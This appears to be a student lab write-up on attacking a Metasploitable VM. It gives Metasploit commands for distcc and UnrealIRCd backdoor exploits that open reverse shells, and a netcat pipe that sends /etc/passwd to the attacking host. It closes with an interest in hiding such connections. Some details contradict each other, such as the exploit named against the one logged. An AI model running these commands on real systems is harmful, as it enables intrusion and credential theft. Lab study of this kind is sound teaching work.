


Part 2


- a) Type the following commands:
- ```
msfconsole
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 10.0.2.4
msf exploit(distcc_exec) > set LHOST 10.0.2.15
msf exploit(distcc_exec) > set PAYLOAD cmd/unix/reverse
msf exploit(distcc_exec) > exploit
```

And that granted us root access. We also tried it with the payload `cmd/unix/reverse_ssl_double_telnet`, but that did not let us execute any commands inside the metasploitable machine, so this exploit doesn't work with any payload.

- b) The exploit relies on a bug where sending the letters AB followed by any command to any listening port on the server, will then run that command. So this exploit takes advantage of that and executes 5 commands: The first downloads a bind shell using `wget` and makes it an executable to be run when the payload is received, the second downloads a bot off of some website (couldn't actually find the website weirdly enough, so not entirely sure what it does), the third payload downloads a reverse shell that we'll ultimately use for our hacking, the fourth payload stops the exploit service, and the final payload removes the service from the server.
- c) The first payload we tried out was the `cmd/unix/reverse`, which seemed to work exactly as intended, allowing us to create an interactive shell with access to the machine we were attacking. We also tried it with the payload `cmd/unix/reverse_ssl_double_telnet`, which also aimed to create an interactive shell using inbound connections. The main difference, according to Infosecmatter, is that this exploit encrypts using SSL with the "-z" option. We managed to run the exploit as before, but none of the commands we attempted produced any response. For example, nothing happened after running "whoami". Observe the difference between the startup processes. In the second attempt, the machine starts a reverse double SSL handler and attempts some connection, but no connection is accepted, nor is a command shell session is opened as in the first attempt.



```
libunwind:x:100:101::/var/lib/libunwind:/bin/sh
kali@kali: ~
File Actions Edit View Help
erse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3201_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.15:4444
:irc.Metasploitable.LAN NOTICE AUTH : ** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH : ** Couldn't resolve your hostname
; using your IP address instead
[*] 10.0.2.4:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 'TXtcsABtXsSrll6/r\n';
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: 'TXtcsABtXsSrll6/r\n'
[*] Matching...
[*] A is input...
[*] Command shell session 6 opened (10.0.2.15:4444 -> 10.0.2.4:45750) at 20
21-06-01 22:06:10 -0400
[]
```



```
libunwind:x:100:101::/var/lib/libunwind:/bin/sh
kali@kali: ~
File Actions Edit View Help
[*] Reading from sockets...
[*] Reading from socket B
[*] B: 'TXtcsABtXsSrll6/r\n'
[*] Matching...
[*] A is input...
[*] Command shell session 6 opened (10.0.2.15:4444 -> 10.0.2.4:45750) at 20
21-06-01 22:06:10 -0400
^C
Abort session 6? [y/N] y
[*] 10.0.2.4 - Command shell session 6 closed. Reason: User exit
msf6 exploit(unix/irc/unreal_ircd_3201_backdoor) > set PAYLOAD cmd/unix/rev
erse_ssl_double_telnet
PAYLOAD => cmd/unix/reverse_ssl_double_telnet
msf6 exploit(unix/irc/unreal_ircd_3201_backdoor) > exploit
[*] Started reverse double SSL handler on 10.0.2.15:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.15:4444
:irc.Metasploitable.LAN NOTICE AUTH : ** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH : ** Couldn't resolve your hostname
; using your IP address instead
[*] 10.0.2.4:6667 - Sending backdoor command...
[]
```

- d) If you type `cat /etc/passwd` once you're inside, you can then read the password file and copy paste it onto your host machine.
  - i) Alternatively, the Netcat utility allows us to send a file to our attacking machine.
  - ii) In a separate Kali terminal, execute: `nc -l -p 4567 > passwd.txt`. This tells the machine to listen on port 4567 and save the file that is received as `passwd.txt`.
  - iii) In the reverse session we have opened on Metasploitable, run `cat /etc/passwd | nc 10.0.2.15 4567`. This tells the machine to send the desired file to the provided IP address listening on port 4567.
  - iv) Close the session on the attacking machine. The file is now available in the home directory on Kali.

Part 3) On the Metasploitable machine as `msfadmin`, we executed the “`netstat`” command to obtain a list of open network connections. Prior to the exploit, the machine did not show any connections out of the ordinary, and the only IP address listed is that of the machine itself.

```

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:22 0.0.0.0:0 TIME_WAIT
tcp 0 0 0.0.0.0:22 0.0.0.0:0 TIME_WAIT
udp 0 0 0.0.0.0:44128 0.0.0.0:0 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags Type State I-Node Path
unix 2 [] DGRAM 5751 @/com/ubuntu/upstart
unix 2 [] DGRAM 5977 @/org/kernel/udev/ude
unix 13 [] DGRAM 10998 /dev/log
unix 2 [] DGRAM 12434 /tmp/.X11-unix/X0
unix 3 [] STREAM CONNECTED 12347
unix 3 [] STREAM CONNECTED 12346
unix 3 [] STREAM CONNECTED 12345
unix 3 [] STREAM CONNECTED 12344
unix 2 [] DGRAM 12297

```

After running the exploit from our attacking machine, this list changes and now includes reference to a connection established with 10.0.2.15, which is the attacking machine's address.

```

msfadmin@metasploitable:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:22 0.0.0.0:0 TIME_WAIT
tcp 0 0 0.0.0.0:22 0.0.0.0:0 TIME_WAIT
udp 0 0 0.0.0.0:44128 0.0.0.0:0 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags Type State I-Node Path
unix 2 [] DGRAM 5751 @/com/ubuntu/upstart
unix 2 [] DGRAM 5977 @/org/kernel/udev/ude
unix 13 [] DGRAM 10998 /dev/log
unix 2 [] DGRAM 12434 /tmp/.X11-unix/X0
unix 3 [] STREAM CONNECTED 12347
unix 3 [] STREAM CONNECTED 12346
unix 3 [] STREAM CONNECTED 12345
unix 3 [] STREAM CONNECTED 12344
unix 2 [] DGRAM 12297

```

Another tcp connection is noted after we use netcat to establish a connection between the two machines.

```

msfadmin@metasploitable:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.0.2.4:46011 10.0.2.15:4567 ESTABLISHED
tcp 0 0 10.0.2.4:38930 10.0.2.15:4444 ESTABLISHED
tcp 0 0 10.0.2.4:38929 10.0.2.15:4444 ESTABLISHED
udp 0 0 localhost:44128 localhost:44128 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags Type I-Node Path
unix 2 [] DGRAM 5751 @/com/ubuntu/upstart
unix 2 [] DGRAM 5977 @/org/kernel/udev/ude
unix 13 [] DGRAM 10998 /dev/log
unix 2 [] DGRAM 12434
unix 3 [] STREAM CONNECTED 12347 /tmp/.X11-unix/X0
unix 3 [] STREAM CONNECTED 12346
unix 3 [] STREAM CONNECTED 12345 /tmp/.X11-unix/X0
unix 3 [] STREAM CONNECTED 12344
unix 2 [] DGRAM 12297

```

This third connection disappears once we close the connection. When we close the exploit, however, the references to our foreign IP address remain, which suggests that msfadmin would still be able to detect this event after it has been completed.

Part 4) We think it's interesting that they've designed metasploitable to have a lot of backdoors that actually were found and exploited at some point in the past. It's interesting to see how all these really obscure details end up being extremely important to get exactly right. Additionally, it is important to note that we had to check if any other connections were made from within Metasploitable, otherwise we would never have noticed that the machine was compromised. Even more concerning is that there is no way to know what the attacking machine accessed. We are interested in how we could hide this connection and exit the exploit session without any trace.

Sources:

<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>

<https://cyberarms.wordpress.com/2012/08/11/metasploitable-2-part-4-cracking-linux-passwords-and-pentesting-with-grep/>

<https://www.hackingtutorials.org/metasploit-tutorials/hacking-unreal-ircd-3-2-8-1/>

<https://cyberlab.pacific.edu/courses/comp178/labs/lab-5-exploitation>

<https://www.infosecmatter.com/list-of-metasploit-payloads-detailed-spreadsheet/>